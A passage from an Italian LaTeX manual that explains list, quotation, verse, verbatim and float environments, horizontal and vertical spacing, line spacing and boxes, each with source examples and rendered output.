   Questo è un paragrafo ulteriore.
   (ii) Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
5. Terzo.

Gli elenchi descrittivi sono leggermente diversi, perché devono consentire l'indicazione la descrizione delle voci. L'ambiente usato per questo è '**`description`**':

```
\begin{description}
\item [etichetta] testo
\item [etichetta] testo
...
\item [etichetta] testo
\end{description}
```

Ciò che è stato indicato come ***etichetta*** è ciò che rappresenta simbolicamente la voce che viene descritta dal testo successivo; come si vede dalla sintassi, potrebbe essere omessa, anche se questo fa perdere di significato a un elenco descrittivo. Viene riproposto l'esempio già visto in precedenza per gli altri tipi di elenco, con l'aggiunta delle etichette:

```
\begin{description}
\item [marrone] Primo.
\item [rosso] Secondo.
      \begin{description}
      \item [oro] Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item [argento] Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{description}
\item [arancio] Terzo.
\end{description}
```

marrone Primo.

rosso Secondo.

oro Questa voce è una suddivisione ulteriore del secondo punto.
Questo è un paragrafo ulteriore.

argento Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.

arancio Terzo.

Come si vede dal risultato della composizione, l'annidamento non fa cambiare l'aspetto dell'elenco.

Eventualmente, si può omettere l'indicazione della voce distintiva dei vari punti, se a questo si provvede da soli con gli evidenziamenti che si preferiscono; tuttavia, può risultare difficile inserire le parentesi quadre all'inizio di queste voci. Per inserire le parentesi quadre con un significato letterale, basta fare in modo che LaTeX comprenda che il testo è già iniziato, attraverso l'inserzione di gruppi vuoti, oppure inserendo le parentesi stesse tra parentesi graffe:

```
\begin{description}
\item [marrone] Primo.
\item {[rosso]} Secondo.
\item {}[arancio] Terzo.
\end{description}
```

marrone Primo.

[rosso] Secondo.

[arancio] Terzo.

Gli ambienti riferiti agli elenchi gestiscono in modo autonomo la distanza verticale di separazione tra le voci, impostando internamente il comando '`\itemsep`'. Volendo, si può interferire in questa lunghezza per modificare la distanza tra le voci di un elenco, ma solo all'interno dell'elenco stesso:

```
\begin{itemize}
\item Primo. In questo contesto, il valore predefinito di
      {\ttfamily \textbackslash{}itemsep} è \the\itemsep{}.
\setlength{\itemsep}{1cm}
\item Secondo.
      \begin{itemize}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{itemize}
\item Terzo.
\end{itemize}
```

- Primo. In questo contesto, il valore predefinito di `\itemsep` è 4.0pt plus 2.0pt minus 1.0pt.
- Secondo.
  - Questa voce è una suddivisione ulteriore del secondo punto.
    Questo è un paragrafo ulteriore.
  - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
- Terzo.

Infine, si può realizzare un elenco in modo libero, attraverso l'ambiente '`list`':

```
\begin{list}{etichetta}{comandi_di_spaziatura}
\item testo
\item testo
...
\item testo
\end{list}
```

In pratica, al posto di ***etichetta*** si inseriscono i comandi necessari a produrre l'etichetta che

contrassegna le voci dell'elenco, mentre al posto di ***comandi_di_spaziatura*** si possono mettere i comandi che servono a definire le lunghezze relative alla costruzione dell'elenco. Per cominciare, conviene mostrare un esempio banale di elenco puntato, dove il punto delle voci è rappresentato da un asterisco:

```
\begin{list}{*}{}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

* Primo.

* Secondo.

* Terzo.

Per controllare la distanza tra i punti, si può modificare la distanza '**`\itemsep`**':

```
\begin{list}{*}{\setlength{\itemsep}{1cm}}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

* Primo.

* Secondo.

* Terzo.

Per costruire un elenco numerato, occorre intervenire con maggiore abilità nella definizione dell'etichetta:

```
\newcounter{elenco}

\setcounter{elenco}{0}
\begin{list}{\stepcounter{elenco}\arabic{elenco}}{\setlength{\itemsep}{1cm}}
\item Primo.
\item Secondo.
\item Terzo.
\end{list}
```

1 Primo.

2 Secondo.

3 Terzo.

448.4 Citazioni

Sono disponibili due ambienti per rappresentare facilmente del testo rientrato rispetto al flusso normale:

Comando	Descrizione
`\begin{quote}`***testo***`\end{quote}` `\begin{quotation}`***testo***`\end{quotation}`	rientra a destra e a sinistra il testo, in un modo conveniente per includere una citazione.

La differenza tra i due ambienti sta nel fatto che '**`quote`**' non fa rientrare la prima riga dei paragrafi, mentre '**`quotation`**' si comporta come al solito. In ogni caso, entrambi gli ambienti possono contenere più paragrafi o blocchi di altro tipo. Segue un esempio:

```
Bla bla bla bla bla...

\begin{quote}

    This program is free software; you can redistribute it and/or modify
    it under the terms of the GNU General Public License as published by
    the Free Software Foundation; either version 2 of the License, or
    (at your option) any later version.

\end{quote}

Bla bla bla bla bla...

\begin{quotation}

    This program is distributed in the hope that it will be useful,
    but WITHOUT ANY WARRANTY; without even the implied warranty of
    MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
    GNU General Public License for more details.

    You should have received a copy of the GNU General Public License
    along with this program; if not, write to the Free Software
    Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

\end{quotation}
```

Bla bla bla bla bla...

> This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

Bla bla bla bla bla...

> This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
>
> You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

448.5 Versi

LaTeX facilita la scrittura di versi poetici attraverso l'ambiente '**verse**'. Si osservi l'esempio seguente:

```
\section{La Divina Commedia -- Inferno}

canto XV

\begin{verse}
Ora c'en porta l'un de' duri margini;\par
e 'l fummo del ruscel di sopra aduggia,\par
sì che dal foco salva l'acqua e li argini.\par
\end{verse}
```

1 La Divina Commedia – Inferno

canto XV

> Ora c'en porta l'un de' duri margini;
>
> e 'l fummo del ruscel di sopra aduggia,
>
> sì che dal foco salva l'acqua e li argini.

Come si può osservare, le strofe devono occupare ognuna un paragrafo separato. L'ambiente '**verse**' si occupa in pratica di rientrare in modo particolare i paragrafi, per consentire di riconoscere anche le strofe lunghe. Si osservi cosa accade con una strofa più lunga dello spazio che può avere a disposizione la riga:

> prima strofa;
>
> seconda strofa, molto lunga, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

448.6 Testo letterale

Per riprodurre del testo in modo letterale, è disponibile l'ambiente '**verbatim**' e il comando '**\verb**':

Comando	Descrizione
\begin{verbatim}***testo_preformattato***\end{verbatim}	compone il testo in modo letterale, rispettando anche le interruzioni di riga, usando un carattere dattilografico;
\begin{verbatim*}***testo_preformattato***\end{verbatim*}	come nel caso precedente, evidenziando gli spazi con un segno speciale.
\verb***x******testo_letterale******x***	compone il testo, che non può superare la riga di lunghezza, in modo letterale, usando un carattere dattilografico;
\verb****x******testo_letterale******x***	come nel caso precedente, evidenziando gli spazi con un segno speciale.

Come si può comprendere dalla spiegazione data nella tabella riepilogativa, l'ambiente '**verbatim**' consente di rappresentare facilmente dei blocchi di testo letterali, da riprodurre così come sono nel sorgente, anche nelle interruzioni di riga; al contrario, il comando '**\verb**' va usato nel testo normale.

Nel caso dell'ambiente '**verbatim**', il contenuto del testo non ha limitazioni, salvo il fatto che non può includere il comando di chiusura dell'ambiente ('**\end{verbatim}**'); mentre il comando '**\verb**' delimita il testo letterale con un carattere a scelta, inserito all'inizio e alla fine del testo. Gli esempi seguenti mostrano l'uso dei due modi di indicare testo letterale, in modo normale o con l'asterisco:

```
\$ \verb@cat -n /bin/bash@ [Invio]

\begin{verbatim}
     1  ^?ELF^A^A^A^@^@^@^@^@^@^@^@^B^@^C^@^A^@^@^@M-PM-^Q^E^H4^@^@^@M-\M-7^T^
     2  ^F^@^@M-w^B^@^@^_^F^@^@M-^^^D^@^@^@^@^@^@^^^F^@^@^K^E^@^@M-j^D^@^@T^D^@^
     3  ^D^@^@b^F^@^@^@^@^@^@_^C^@^@M-^[^C^@^@M-^[^@^@^@M-^J^E^@^@^@^@^@^@^@^@^@
    ...
\end{verbatim}
```

```
$ cat -n /bin/bash [Invio]

  1  ^?ELF^A^A^A^@^@^@^@^@^@^@^@^B^@^C^@^A^@^@^@M-PM-^Q^E^H4^@^@^@M-\M-7^T^
  2  ^F^@^@M-w^B^@^@^_^F^@^@M-^^^D^@^@^@^@^@^@^^^F^@^@^K^E^@^@M-j^D^@^@T^D^@^
  3  ^D^@^@b^F^@^@^@^@^@^@_^C^@^@M-^[^C^@^@M-^[^@^@^@M-^J^E^@^@^@^@^@^@^@^@^@
 ...
```

```
\$ \verb*@ls -l /@ [Invio]

\begin{verbatim*}
drwxr-xr-x    2 root     root         4096 mag  3 22:46 bin
drwxr-xr-x    4 root     root         4096 apr 20 16:15 boot
drwxr-xr-x    7 root     root        20480 mag  5 08:49 dev
drwxr-xr-x  123 root     root         8192 mag  5 08:49 etc
drwxr-xr-x   21 root     root         4096 feb 10 20:59 home
drwxr-xr-x    7 root     root         8192 mag  3 22:48 lib
...
\end{verbatim*}
```

```
$ ls␣-l␣/ [Invio]

drwxr-xr-x␣␣␣␣2␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣mag␣␣3␣22:46␣bin
drwxr-xr-x␣␣␣␣4␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣apr␣20␣16:15␣boot
drwxr-xr-x␣␣␣␣7␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣20480␣mag␣␣5␣08:49␣dev
drwxr-xr-x␣␣123␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣8192␣mag␣␣5␣08:49␣etc
drwxr-xr-x␣␣␣21␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣4096␣feb␣10␣20:59␣home
drwxr-xr-x␣␣␣␣7␣root␣␣␣␣␣root␣␣␣␣␣␣␣␣␣8192␣mag␣␣3␣22:48␣lib
...
```

Si veda anche la sezione 454.2 per l'importazione di file esterni da rappresentare in modo letterale.

448.7 Ambienti fluttuanti

LaTeX dispone di due ambienti fluttuanti nel testo, preparati idealmente per incorporare tabelle o figure:

```
\begin{figure}[permesso_di_collocazione]
    figura
\end{figure}
```

```
\begin{table}[permesso_di_collocazione]
    tabella
\end{table}
```

Per il momento, per come sono mostrati i modelli sintattici dell'utilizzo di questi ambienti, non c'è differenza tra un ambiente o l'altro. La collocazione dell'oggetto contenuto nell'ambiente fluttuante, viene concessa attraverso l'uso di alcune lettere alfabetiche, con il significato seguente:

Lettera	Significato mnemonico	Descrizione
`h`	*here*	si concede la collocazione nel punto in cui si trova la dichiarazione della tabella o della figura;
`t`	*top*	si concede la collocazione all'inizio della pagina attuale;

Lettera	Significato mnemonico	Descrizione
b	*bottom*	si concede la collocazione alla fine della pagina attuale;
p	*page*	si concede la collocazione in una pagina a parte, riservata a questo.

Queste lettere possono essere sommate assieme e conta l'ordine in cui sono dati i permessi di collocazione. Per esempio,

```
\begin{table}[tbp]
    …
\end{table}
```

dichiara una tabella fluttuante che può essere collocata nell'ordine: all'inizio della pagina, alla fine, oppure in una pagina a parte. In pratica, viene esclusa la collocazione nel punto in cui viene dichiarata, a meno che questo coincida con una delle alternative concesse.

Se i permessi di posizionamento dell'oggetto non vengono specificati, LaTeX intende l'uso della sigla '**`tbp`**', cioè in alto, in basso o in una nuova pagina, escludendo la posizione naturale.

Dal momento che un oggetto inserito in un ambiente fluttuante non può essere suddiviso, risulta difficile imporre la collocazione nello stesso punto in cui si trova, quando ciò costringe a lasciare molto spazio vuoto alla fine di una pagina. Pertanto, l'uso del solo permesso '**`h`**', senza alternative, diventa privo del suo significato nella maggior parte dei casi. Se la collocazione di questi oggetti deve avvenire necessariamente nella loro posizione naturale, lo si può imporre incorporando il pacchetto '**`float`**' nel preambolo e indicando il permesso '**`H`**' (la lettera H maiuscola):

```
\usepackage{float}
\begin{document}
…
\begin{table}[H]
    …
\end{table}
```

La differenza tra gli ambienti si avverte solo quando si inseriscono le didascalie, attraverso il comando '**`\caption`**':

```
\begin{figure}[permesso_di_collocazione]
    \caption{didascalia}
    figura
\end{figure}
```

```
\begin{table}[permesso_di_collocazione]
    \caption{didascalia}
    tabella
\end{table}
```

Il comando '**`\caption`**' può essere inserito in qualunque punto, all'interno dell'ambiente, purché ciò possa avere senso in fase di composizione (generalmente si sceglie l'inizio o la fine, per avere una didascalia superiore o inferiore). L'inserimento del comando fa incrementare il contatore delle figure o delle tabelle, corrispondente rispettivamente a '**`figure`**' o '**`table`**'; inoltre la didascalia risulta arricchita della definizione «figura» o «tabella» con l'aggiunta del numero relativo. Infine, il numero della figura o della tabella viene accumulato per generare un indice specifico, attraverso i comandi '**`\listoffigures`**' e '**`\listoftables`**'.

L'esempio seguente mostra la costruzione di una tabella molto povera, che serve a comprendere quanto indifferente sia per LaTeX cosa sia veramente il contenuto di questi ambienti:

```
\begin{table}[htbp]
    \begin{verbatim}
                .-------------------------------------------.
                | n.  | cognome  | nome           | professione |
                |----|----------|---------------|-------------|
                |  1 | Tizi     | Tizio          | tramviere   |
                |----|----------|---------------|-------------|
                |  2 | Cai      | Caio           | pasticcere  |
                |----|----------|---------------|-------------|
                |  3 | Semproni | Sempronio      | falegname   |
                `-------------------------------------------'
    \end{verbatim}
    \caption{Una tabella molto semplice}
\end{table}
```

```
.-------------------------------------------.
| n. | cognome  | nome           | professione |
|----|----------|---------------|-------------|
|  1 | Tizi     | Tizio          | tramviere   |
|----|----------|---------------|-------------|
|  2 | Cai      | Caio           | pasticcere  |
|----|----------|---------------|-------------|
|  3 | Semproni | Sempronio      | falegname   |
`-------------------------------------------'
```

Tabella 1: Una tabella molto semplice

Nella sezione 446.2 sono descritti i comandi con cui si può ottenere un salto pagina. In particolare, i comandi '**`\clearpage`**' e '**`\cleardoublepage`**' si occupano anche di inserire gli oggetti fluttuanti che non fossero già stati collocati secondo i permessi attribuiti. In pratica, se degli oggetti fluttuanti non hanno ancora potuto essere collocati, questi comandi per il salto pagina forzano il loro l'inserimento nella composizione, probabilmente in una pagina a parte. Di solito, i comandi che in qualche modo implicano un salto pagina, fanno uso di questi comandi '**`\clearpage`**' o '**`\cleardoublepage`**', proprio per chiudere anche con gli oggetti fluttuanti ancora sospesi.

Capitolo 449

LaTeX: spazi e scatole

LaTeX evita di dare la stessa libertà che dà TeX nella gestione degli spazi e delle scatole. In questo senso, sono disponibili una serie di comandi, spesso simili tra loro, che possono creare un po' di confusione all'utilizzatore.

449.1 Spazi orizzontali

A proposito di spazi orizzontali, esistono ovviamente due possibilità: spazi rigidi e spazi elastici. Nel secondo caso, sono disponibili anche comandi che inseriscono puntini o linee in modo elastico, come quando si compila un indice e si vuole guidare la vista verso il numero della pagina.

Comando	Descrizione
`\hspace{`***lunghezza***`}` `\hspace*{`***lunghezza***`}`	Inserisce uno spazio orizzontale rigido. Il valore dell'argomento può essere negativo; in tal caso si ottiene un arretramento. Se lo spazio inserito viene a trovarsi all'inizio di una riga, viene ignorato, a meno che sia usato l'asterisco.

L'esempio seguente vuole mettere a confronto uno spazio normale, che viene soppresso perché si trova all'inizio di una riga, con uno spazio con asterisco, che risulta inserito in ogni caso:

```
1 Bla bla bla \hspace{3cm} bla bla bla...

2 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla \hspace{5cm} bla bla bla...

3 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla \hspace*{5cm} bla bla bla...
```

1 Bla bla bla bla bla bla...
2 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...
3 Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Comando	Descrizione
`\hfill`	Inserisce uno spazio orizzontale elastico, che in condizioni normali va a riempire tutto lo spazio disponibile.
`\dotfill`	Inserisce uno spazio orizzontale elastico contenente dei puntini.
`\hrulefill`	Inserisce uno spazio orizzontale elastico contenente una linea orizzontale.

Generalmente, lo spazio orizzontale elastico si usa per allineare qualcosa al centro o a destra, come nell'esempio seguente:

```
\noindent sinistra\hfill centro\hfill destra\par
\noindent sinistra\dotfill centro\hrulefill destra\par
```

Come si vede dal risultato, questi comandi hanno tutti lo stesso grado di elasticità:

sinistra centro destra
sinistra.................................centro______________________destra

È importante osservare che i comandi per gli spazi elastici non funzionano se si trovano al-l'inizio o alla fine di una riga. Eventualmente, se è necessario, si può inserire uno spazio non interrompibile ('**~**') primo o dopo il comando:

```
\noindent ~\hrulefill destra\par
\noindent sinistra\dotfill ~\par
```

____destra
sinistra..

449.2 Spazi verticali

I comandi per l'inserimento di spazi verticali riprendono la stessa logica di quelli orizzontali (escludendo il riempimento con puntini o linee). In generale, gli spazi rigidi sono cumulabili.

Comando	Descrizione
`\vspace{`***lunghezza***`}`	Inserisce uno spazio verticale rigido. Se si trova all'inizio di una pagina, viene ignorato.
`\vspace*{`***lunghezza***`}`	Inserisce uno spazio verticale rigido. Se si trova all'inizio di una pagina, viene inserito regolarmente.
`\addvspace{`***lunghezza***`}`	Aggiunge uno spazio verticale rigido. Se nello stesso pun-to vengono usati più comandi '**`\addvspace`**', viene preso in considerazione solo quello con la lunghezza maggiore.
`\vfill`	Inserisce uno spazio verticale elastico, che in condizioni normali va a riempire tutto lo spazio disponibile.

L'esempio seguente riguarda l'inserzione di spazi rigidi attraverso i comandi '**`\vspace`**' e '**`\addvspace`**':

```
1 Bla bla bla...

\vspace{0.5cm}
2 Bla bla bla...

\vspace{0.5cm}
\vspace{0.5cm}
3 Bla bla bla...

\vspace{0.5cm}
\addvspace{0.5cm}
\addvspace{1.5cm}
4 Bla bla bla...
```

Si può osservare che i comandi '**`\vspace`**' si sommano tra loro, mentre '**`\addvspace`**' no, limitando ad aggiungere lo spazio più grande:


1 Bla bla bla...


2 Bla bla bla...

3 Bla bla bla...

4 Bla bla bla...

Lo spazio verticale elastico consente di allineare il testo verticalmente, come nell'esempio seguente, in cui si individua un blocco centrale e un blocco in fondo alla pagina:

```
1 Sopra, bla bla bla...

\vfill
2 Centro, bla bla bla...

\vfill
3 Sotto, bla bla bla...

\newpage
```

1 Sopra, bla bla bla...

2 Centro, bla bla bla...

3 Sotto, bla bla bla...

Per l'uniformità della veste grafica del testo, è importante standardizzare gli spazi verticali, attraverso dei comandi appositi, che cambiano a seconda dello stile generale:

Comando	Descrizione
`\smallskip`	spazio piccolo;
`\medskip`	spazio medio;
`\bigskip`	spazio grande.

L'entità dello spazi verticale introdotto da questi comandi dipende da altri comandi:

Comando	Descrizione
`\smallskipamount`	lunghezza piccola;
`\medskipamount`	lunghezza media;
`\bigskipamount`	lunghezza grande.

In pratica, i comandi per l'inserzione di spazi verticali standard corrispondono all'uso di '**`\vskip`**' con queste lunghezze uniformi:

Comando	Equivalenza	Esempio di altezza
\smallskip	\vspace{\smallskipamount}	3.0pt plus 1.0pt minus 1.0pt
\medskip	\vspace{\medskipamount}	6.0pt plus 2.0pt minus 2.0pt
\bigskip	\vspace{\bigskipamount}	12.0pt plus 4.0pt minus 4.0pt

L'esempio seguente mostra in pratica l'uso di questi comandi per l'inserzione di spazi verticali standard:

```
Bla bla bla...\bigskip

Lo spazio prima di questa riga è grande;\medskip

lo spazio prima di questa riga è medio;\smallskip

lo spazio prima di questa riga è piccolo;

lo spazio prima di questa riga è quello normale.
```

Bla bla bla...

Lo spazio prima di questa riga è grande;

lo spazio prima di questa riga è medio;

lo spazio prima di questa riga è piccolo;
lo spazio prima di questa riga è quello normale.

449.3 Elasticità controllabile

È possibile definire in modo semplice una lunghezza elastica da usare poi con comandi come '**`\hspace`**' e '**`\vspace`**':

Comando	Descrizione
`\stretch{`***n***`}`	restituisce una lunghezza elastica pari a ***n***.

Maggiore è il valore attribuito all'argomento di '**`\stretch`**', maggiore è di conseguenza l'elasticità. A titolo si esempio si può vedere come si trasforma questo comando:

Comando	Lunghezza equivalente
\stretch{1}	0.0ptplus1fill
\stretch{2}	0.0ptplus2fill
\stretch{2.5}	0.0ptplus2.5fill

449.4 Interlinea

La distanza tra le righe di un blocco di testo normale si può controllare modificando la lunghezza '**\baselineskip**'; tuttavia, con l'aiuto del pacchetto '**setspace**', si possono usare comandi che semplificano questo tipo di intervento:

Comando	Descrizione
\usepackage{setspace}	dichiara l'utilizzo del pacchetto necessario alla gestione dei comandi sottostanti;
\singlespacing	richiede un'interlinea normale;
\onehalfspacing	richiede un'interlinea maggiore;
\doublespacing	richiede un'interlinea doppia.

L'esempio seguente mostra l'uso e l'effetto di questi comandi:

```
…
\usepackage{setspace}
…
\begin{document}

\singlespacing
Questo paragrafo ha un'interlinea normale. Bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

\onehalfspacing
Questo paragrafo ha un'interlinea pari a una volta e mezza quella
normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla...

\doublespacing
Questo paragrafo ha un'interlinea doppia. Bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

\end{document}
```

Questo paragrafo ha un'interlinea normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Questo paragrafo ha un'interlinea pari a una volta e mezza quella normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Questo paragrafo ha un'interlinea doppia. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Anche senza il pacchetto '**setspace**', si può usare nel preambolo il comando seguente:

Comando	Descrizione
`\linespread{`***fattore***`}`	moltiplica la distanza tra le righe del fattore indicato.

Per esempio, così:

```
…
\linespread{2.5}
…
\begin{document}

La distanza tra le righe è di due volte e mezza quella normale. Bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

\end{document}
```

La distanza tra le righe è di due volte e mezza quella normale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

449.5 Scatole

LaTeX offre una serie di comandi per la realizzazione di scatole, bordate e non, alcuni dei quali sono già apparsi in altri capitoli. Oltre alla presenza del bordo, le scatole si distinguono per la capacità o meno di rimpaginano il testo al loro interno.

Comando	Comando	Descrizione
`\mbox{`***testo***`}`	`\fbox{`***testo***`}`	Inserisce il testo in una scatola larga quanto il testo stesso; nel secondo caso si ottiene una scatola bordata.
`\makebox[`***ampiezza***`]`↩ ↪`[c|l|r|s]{`***testo***`}`	`\framebox[`***ampiezza***`]`↩ ↪`[c|l|r|s]{`***testo***`}`	Inserisce il testo (di una sola riga) in una scatola; nel secondo caso si ottiene una scatola bordata.

Quelli appena mostrati sono i comandi più comuni per ottenere delle scatole, in cui il testo occupa sempre una riga. Si può intuire che i comandi '**\makebox**' e '**\framebox**', usati senza argomenti opzionali, sono equivalenti rispettivamente a '**\mbox**' e '**\fbox**'. Il secondo argomento opzionale di '**\makebox**' e '**\framebox**' è una lettera che indica l'allineamento orizzontale che deve avere il testo contenuto:

Lettera	Significato mnemonico	Descrizione
`c`	*center*	testo centrato orizzontalmente nella scatola;
`l`	*left*	testo allineato a sinistra;
`r`	*right*	testo allineato a destra;
`s`	*stretch*	testo allargato per tutta l'ampiezza della scatola.

L'esempio seguente dovrebbe chiarire l'utilizzo di questi comandi:

```
Bla bla bla \mbox{ciao ciao} bla bla bla \fbox{ciao ciao} bla bla bla...

Bla bla bla \makebox{ciao ciao} bla bla bla \framebox{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm]{ciao ciao} bla bla bla
\framebox[4cm]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][c]{ciao ciao} bla bla bla
\framebox[4cm][c]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][l]{ciao ciao} bla bla bla
\framebox[4cm][l]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][r]{ciao ciao} bla bla bla
\framebox[4cm][r]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][s]{ciao ciao} bla bla bla
\framebox[4cm][s]{ciao ciao} bla bla bla...
```

Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...
Bla bla bla ciao ciao bla bla bla ciao ciao bla bla bla...

Le scatole bordate con '**`\fbox`**' e '**`\framebox`**' sono controllate da due dimensioni, molto utili per controllarne l'estetica:

Comando	Descrizione
`\fboxrule=`***dimensione*** `\setlength{\fboxrule}{`***dimensione***`}`	definisce lo spessore della linea usata per il bordo;
`\fboxsep=`***dimensione*** `\setlength{\fboxsep}{`***dimensione***`}`	definisce la distanza tra la linea del bordo e il contenuto della scatola.

L'esempio seguente dovrebbe chiarire in che modo usare questi valori per controllare le scatole bordate:

```
\fbox{scatola bordata normale}
{\fboxrule=3mm\fbox{scatola con bordo più spesso}}
\fbox{scatola bordata normale}
{\fboxsep=3mm\fbox{scatola più spaziosa}}
\fbox{scatola bordata normale}
{\fboxrule=3mm\fboxsep=3mm\fbox{scatola spaziosa con bordo spesso}}
```

Si può osservare che le scatole «speciali» sono state racchiuse tra parentesi graffe, per evitare che la modifica delle caratteristiche legate allo spessore della linea e alla distanza dal contenuto, potessero coinvolgere il resto del testo. L'alternanza con scatole normali dimostra il funzionamento di questo sistema di contenimento:

scatola bordata normale | scatola con bordo più spesso | scatola bordata normale
scatola più spaziosa | scatola bordata normale | scatola spaziosa con bordo spesso

Per inserire in una scatola più di una riga di testo, si possono usare due tipi di istruzioni, ottenendo risultati leggermente differenti:

`\parbox[c|t|b][`***altezza***`][c|t|b|s]{`***larghezza***`}{`***testo***`}`	definisce una scatola, senza bordo, per contenere del testo impaginato nell'ambito della larghezza stabilita;

`\begin{minipage}[c|t|b]{`***larghezza***`}`
testo
`\end{minipage}`
	definisce una scatola, senza bordo, per contenere del testo impaginato nell'ambito della larghezza stabilita.

La differenza più importante tra questi due tipi di scatole sta nel fatto che '**`\parbox`**' consente l'inserimento di testo non troppo complesso, mentre l'ambiente '**`minipage`**' è letteralmente una piccola pagina, in cui anche le note a piè pagina rimangono al suo interno.

In entrambi i casi, il primo argomento opzionale indica la collocazione della scatola, in senso verticale, rispetto alla base della riga in cui ci si trova; pertanto:

Lettera	Significato mnemonico	Descrizione
`c`	*center*	richiede una scatola centrata verticalmente rispetto alla riga;
`t`	*top*	richiede una scatola che parte dalla riga e si espande in basso;
`b`	*bottom*	richiede una scatola che parte dalla riga e si espande in alto.

